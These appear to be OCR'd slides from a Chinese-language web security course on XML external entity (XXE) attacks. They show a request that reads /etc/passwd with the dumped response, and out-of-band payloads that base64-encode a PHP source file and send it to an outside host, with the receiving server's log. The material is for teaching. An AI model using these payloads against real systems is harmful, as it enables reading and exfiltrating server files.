
可以換成其他 Protocol

Request
Raw
Params
Headers
Hex
XML
Response
Raw
Headers
Hex

```
GET /hosts.php HTTP/1.1
Host: 10.10.10.78
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 201

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:////etc/passwd" >]>
<details>
<subnet_mask>&xxe;</subnet_mask>
<test></test>
</details>
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Aug 2018 06:51:32 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2487
Connection: close
Content-Type: text/html; charset=UTF-8


There are 4294967294 possible hosts for root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
```

參數實體



```
<!DOCTYPE kaibro[
<!ENTITY % remote SYSTEM "http://gg.tw/xxe.dtd">
   %remote;
]>
<root>&b;</root>
```

```
<!ENTITY b SYSTEM "file:///etc/passwd">
```

Out of Band XXE

- 如果 XXE 沒有回顯 . . . (Blind XXE)
- 想辦法把外部實體的結果往外傳

Out of Band XXE

XML

```
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/www/index.php">
<!ENTITY % remote SYSTEM "http://gg.tw/xxe.dtd">
%remote;
%all;
%send;
```


```
<!ENTITY % all "<!ENTITY &#37; send SYSTEM
'http://gg.tw/?a=%file;'>">
```

Out of Band XXE

```
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/www/index.php">
<!ENTITY % remote SYSTEM "http://gg.tw/xxe.dtd">
%remote;
%all;
%send;
```

%

```
<!ENTITY % all "<!ENTITY &#37; send SYSTEM
'http://gg.tw/?a=%file;'>">
```



```
220.137.106.196 - - [07/Nov/2019:13:39:11 +0000] "GET /xxe.dtd HTTP/1.0" 200 296 "-" "-"
220.137.106.196 - - [07/Nov/2019:13:39:11 +0000] "GET /?a=PCFET0NUWVBFIGh0bWw+CjxodG1sPgo8aGVhZD4KICA8bGluayByZWw9InN0eWxlc2hlZXQi
IHR5cGU9InRleHQvY3NzIiBocmVmPSJib290c3RyYXAubWluLmNzcyI+CjwvaGVhZD4KPGJvZHk+Cgo8ZGl2IGNsYXNzPSJjb250YWluZXIiPgogIDxicj48YnI+CiAgPG
RpdiBjbGFzcz0icm93Ij4KICAgIDxmb3JtIG1ldGhvZD0iUE9TVCI+CiAgICAgIDxkaXYgY2xhc3M9ImZvcm0tZ3JvdXAiPgogICAgICAgIDxsYWJlbCBmb3I9ImV4YW1w
bGVJbnB1dEVtYWlsMSI+WE1MIGhlcmU6PC9sYWJlbD4KICAgICAgICA8dGV4dGFyZWEgcm93cz02IGNsYXNzPSJmb3JtLWNvbnRyb2wiIG5hbWU9InhtbCIgcGxhY2Vob2
xkZXI9Ijxyb290Pjwvcm9vdD4iPjwvdGV4dGFyZWE+CiAgICAgIDwvZGl2PgogICAgICA8YnV0dG9uIHR5cGU9InN1Ym1pdCIgY2xhc3M9ImJ0biBidG4tcHJpbWFyeSI+
U3VibWl0PC9idXR0b24+CiAgICA8L2Zvcm0+CiAgPC9kaXY+CiAgPGJyPjxicj4KICA8ZGl2IGNsYXNzPSJyb3ciPgogICAgICAgIDxwcmU+CiAgICA8P3BocAogICAgJG
RhdGEgPSAkX1BPU1RbJ3htbCddOwogICAgJHhtbCA9IHNpbXBsZXhtbF9sb2FkX3N0cmluZygkZGF0YSk7CiAgICBwcmludF9yKCR4bWwpOz8+CgogIDwvZGl2Pgo8L2Rp
dj4K HTTP/1.0" 200 805 "-" "-"
```

思考題


為啥這樣不 work？

```
<!DOCTYPE ANY[
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/www/index.php">
<!ENTITY % remote SYSTEM "http://gg.tw/xxe.dtd">
%remote;
%send;
```

```
<!ENTITY % send SYSTEM 'http://gg.tw/?a=%file;'>
```

XXE in Files

- 某些檔案格式 (Office Open XML) 中包含 XML
    - DOCX
    - XLSX
    - PPTX
    - PDF
- Tool
    - github.com/BuffaloWill/oxml_xxe
    - github.com/whitel1st/docem
    - www.youtube.com/watch?v=LZUlw8hHp44


Open XML Formats File Container
Document Properties
Custom Defined XML
Charts
Embedded Code/Macros
Images, Video, Sound files
WordML/SpreadsheetML, etc.
Comments

課後閱讀: Error-based XXE

- https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/
- Scenario: 無回顯、不能對外送請求
- 例題：Google CTF 2019 Qual - bnv

課後閱讀: XXE + SMB

